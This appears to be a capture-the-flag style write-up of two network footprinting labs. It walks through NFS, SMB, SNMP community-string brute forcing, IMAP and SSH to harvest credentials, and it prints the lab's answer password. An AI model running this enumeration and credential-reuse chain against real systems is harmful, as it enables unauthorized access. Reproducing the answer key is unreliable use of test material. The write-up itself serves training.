        Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 06:44 EDT
        Nmap scan report for 10.129.40.160
        Host is up (0.40s latency).
        Not shown: 994 closed tcp ports (reset)
        PORT     STATE SERVICE       VERSION
        111/tcp  open  rpcbind       2-4 (RPC #100000)
        | rpcinfo:
        |   program version    port/proto  service
        |   100000  2,3,4       111/tcp   rpcbind
        |   100000  2,3,4       111/tcp6  rpcbind
        |   100000  2,3,4       111/udp   rpcbind
        |   100000  2,3,4       111/udp6  rpcbind
        |   100003  2,3        2049/udp   nfs
        |   100003  2,3        2049/udp6  nfs
        |   100003  2,3,4      2049/tcp   nfs
        |   100003  2,3,4      2049/tcp6  nfs
        |   100005  1,2,3      2049/tcp   mountd
        |   100005  1,2,3      2049/tcp6  mountd
        |   100005  1,2,3      2049/udp   mountd
        |_  100005  1,2,3      2049/udp6  mountd
        135/tcp  open  msrpc         Microsoft Windows RPC
        139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
        445/tcp  open  microsoft-ds?
        2049/tcp open  mountd        1-3 (RPC #100005)
        3389/tcp open  ms-wbt-server Microsoft Terminal Services
        | rdp-ntlm-info:
        |   Target_Name: WINMEDIUM
        |   NetBIOS_Domain_Name: WINMEDIUM
        |   NetBIOS_Computer_Name: WINMEDIUM
        |   DNS_Domain_Name: WINMEDIUM
        |   DNS_Computer_Name: WINMEDIUM
        |   Product_Version: 10.0.17763
        |_  System_Time: 2024-10-18T10:46:17+00:00
        | ssl-cert: Subject: commonName=WINMEDIUM
        | Not valid before: 2024-10-17T09:41:12
        |_Not valid after:  2025-04-18T09:41:12
        |_ssl-date: 2024-10-18T10:46:26+00:00; +1s from scanner time.
```

```
$ showmount -e 10.129.40.160
        Export list for 10.129.40.160:
        /TechSupport (everyone)
```

```
$ sudo mkdir NFS
$ sudo mount -t nfs 10.129.40.160:/TechSupport ./NFS
$ sudo ls -shila NFS
281474976940266    0 -rwx------  1 nobody nogroup    0 Nov 10  2021 ticket4238791283780.txt
 281474976940267    0 -rwx------  1 nobody nogroup    0 Nov 10  2021 ticket4238791283781.txt
 281474976940268 4.0K -rwx------  1 nobody nogroup 1.3K Nov 10  2021 ticket4238791283782.txt
 281474976940269    0 -rwx------  1 nobody nogroup    0 Nov 10  2021 ticket4238791283783.txt
 281474976940270    0 -rwx------  1 nobody nogroup    0 Nov 10  2021 ticket4238791283784.txt
```

One file stands out. Only 1 with filesize > 0.


```
$ sudo cat NFS/ticket4238791283782.txt
Conversation with InlaneFreight Ltd

Started on November 10, 2021 at 01:27 PM London time GMT (GMT+0200)
---
01:27 PM | Operator: Hello,.

So what brings you here today?
01:27 PM | alex: hello
01:27 PM | Operator: Hey alex!
01:27 PM | Operator: What do you need help with?
01:36 PM | alex: I run into an issue with the web config file on the system for the smtp server. do you mind to take a look at the
config?
01:38 PM | Operator: Of course
01:42 PM | alex: here it is:

 1smtp {
 2    host=smtp.web.dev.inlanefreight.htb
 3    #port=25
 4    ssl=true
 5    user="alex"
 6    password="lol123!mD"
 7    from="alex.g@web.dev.inlanefreight.htb"
 8}
 9
10securesocial {
11
12   onLoginGoTo=/
13   onLogoutGoTo=/login
14   ssl=false
15
16   userpass {
17     withUserNameSupport=false
18     sendWelcomeEmail=true
19     enableGravatarSupport=true
20     signupSkipLogin=true
21     tokenDuration=60
22     tokenDeleteInterval=5
23     minimumPasswordLength=8
24     enableTokenJob=true
25     hasher=bcrypt
26     }
27
28   cookie {
29   #      name=id
30   #      path=/login
31   #      domain="10.129.2.59:9500"
32          httpOnly=true
33          makeTransient=false
34          absoluteTimeoutInMinutes=1440
```

```
$ smbclient -L //10.129.40.160 -U alex
Password for [WORKGROUP\alex]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        devshare        Disk
        IPC$            IPC       Remote IPC
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.40.160 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```


```
$ sudo smbclient //10.129.40.160/devshare -U alex
        Password for [WORKGROUP\alex]:
        Try "help" to get a list of possible commands.
        smb: \> ls
          .                   D        0  Wed Nov 10 11:12:22 2021
          ..                  D        0  Wed Nov 10 11:12:22 2021
          important.txt       A       16  Wed Nov 10 11:12:55 2021

                6367231 blocks of size 4096. 2589735 blocks available
        smb: \> get important.txt
        getting file \important.txt of size 16 as important.txt (0.0 KiloBytes/sec) (average 0.0
        KiloBytes/sec)
$ cat important.txt
        sa:87N1ns@slls83
```

```
$ xfreerdp /v:10.129.40.160 /u:Administrator /p:87N1ns@slls83 /dynamic-resolution
```

Open Microsoft SQL Server Management Studio




```
SELECT * FROM devsacc WHERE name='HTB'
```



Footprinting Lab – Hard

Enumerate the server carefully and find the username "HTB" and its password. Then, submit HTB's password as the answer.

Answer: cr3n4o7rzse7rzhnckhssncif7ds

```
$ nmap -sSUV 10.129.40.120
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 07:15 EDT
Stats: 0:02:05 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 13.45% done; ETC: 07:31 (0:13:05 remaining)
Nmap scan report for 10.129.40.120
Host is up (0.28s latency).
Not shown: 998 closed udp ports (port-unreach), 995 closed tcp ports (reset)
PORT    STATE         SERVICE  VERSION
22/tcp  open          ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
110/tcp open          pop3     Dovecot pop3d
143/tcp open          imap     Dovecot imapd (Ubuntu)
993/tcp open          ssl/imap Dovecot imapd (Ubuntu)
995/tcp open          ssl/pop3 Dovecot pop3d
68/udp  open|filtered dhcpc
161/udp open          snmp     net-snmp; net-snmp SNMPv3 server
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1123.12 seconds
```

```
$ locate onesixtyone.txt
        /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt
        /usr/share/seclists/Discovery/SNMP/snmp-onesixtyone.txt
```

```
$ onesixtyone -c /usr/share/seclists/Discovery/SNMP/snmp.txt 10.129.40.120
Scanning 1 hosts, 3219 communities
10.129.40.120 [backup] Linux NIXHARD 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55
```

```
$ snmpwalk -v2c -c backup 10.129.40.120
iso.3.6.1.2.1.1.1.0 = STRING: "Linux NIXHARD 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021
x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (38828) 0:06:28.28
iso.3.6.1.2.1.1.4.0 = STRING: "Admin <tech@inlanefreight.htb>"
iso.3.6.1.2.1.1.5.0 = STRING: "NIXHARD"
iso.3.6.1.2.1.1.6.0 = STRING: "Inlanefreight"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
....
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (4) 0:00:00.04
....
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.4.0-90-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv
ro ipv6.disable=1 maybe-ubiquity
"
....
iso.3.6.1.2.1.25.1.7.1.2.1.2.6.66.65.67.75.85.80 = STRING: "/opt/tom-recovery.sh"
iso.3.6.1.2.1.25.1.7.1.2.1.3.6.66.65.67.75.85.80 = STRING: "tom NMds732Js2761"
iso.3.6.1.2.1.25.1.7.1.2.1.4.6.66.65.67.75.85.80 = ""
iso.3.6.1.2.1.25.1.7.1.2.1.5.6.66.65.67.75.85.80 = INTEGER: 5
....
iso.3.6.1.2.1.25.1.7.1.2.1.21.6.66.65.67.75.85.80 = INTEGER: 1
iso.3.6.1.2.1.25.1.7.1.3.1.1.6.66.65.67.75.85.80 = STRING: "chpasswd: (user tom) pam_chauthtok() failed, error:"
iso.3.6.1.2.1.25.1.7.1.3.1.2.6.66.65.67.75.85.80 = STRING: "chpasswd: (user tom) pam_chauthtok() failed, error:
Authentication token manipulation error
chpasswd: (line 1, user tom) password not changed
Changing password for tom."
iso.3.6.1.2.1.25.1.7.1.3.1.3.6.66.65.67.75.85.80 = INTEGER: 4
iso.3.6.1.2.1.25.1.7.1.3.1.4.6.66.65.67.75.85.80 = INTEGER: 1
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.1 = STRING: "chpasswd: (user tom) pam_chauthtok() failed, error:"
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.2 = STRING: "Authentication token manipulation error"
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.3 = STRING: "chpasswd: (line 1, user tom) password not changed"
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.4 = STRING: "Changing password for tom."
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.4 = No more variables left in this MIB View (It is past the end of the
MIB tree)
```

```
$ openssl s_client -connect 10.129.40.120:imaps

A1 LOGIN tom NMds732Js2761

A1 LIST "" *
* LIST (\HasNoChildren) "." Notes
* LIST (\HasNoChildren) "." Meetings
* LIST (\HasNoChildren \UnMarked) "." Important
* LIST (\HasNoChildren) "." INBOX

A1 STATUS INBOX (MESSAGES UNSEEN RECENT)
* STATUS INBOX (MESSAGES 1 RECENT 0 UNSEEN 0)

A1 SELECT INBOX

A1 FETCH 1 (body[])
* 1 FETCH (BODY[] {3661}
```

```
HELO dev.inlanefreight.htb
MAIL FROM:<tech@dev.inlanefreight.htb>
RCPT TO:<bob@inlanefreight.htb>
DATA
From: [Admin] <tech@inlanefreight.htb>
To: <tom@inlanefreight.htb>
Date: Wed, 10 Nov 2010 14:21:26 +0200
Subject: KEY

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEA9snuYvJaB/QOnkaAs92nyBKypu73HMxyU9XWTS+UBbY3lVFH0t+F
+yuX+57Wo48pORqVAuMINrqxjxEPA7XMPR9XIsa60APplOSi  ....
```

There’s an SSH key in the email. Copy key and paste to a file [private_key]

```
$ chmod 600 private_key

$ ssh tom@10.129.40.120 -i 'private _key'
```

```
tom@NIXHARD:$ mysql -u tom -pNMds732Js2761
mysql> use users;
mysql> SELECT * FROM users WHERE username='HTB';
+-------+--------------+------------------------------------+
| id    | username | password                                |
+-------+--------------+------------------------------------+
| 150 | HTB          | cr3n4o7rzse7rzhnckhssncif7ds|
+------+---------------+------------------------------------+
1 row in set (0.01 sec)
```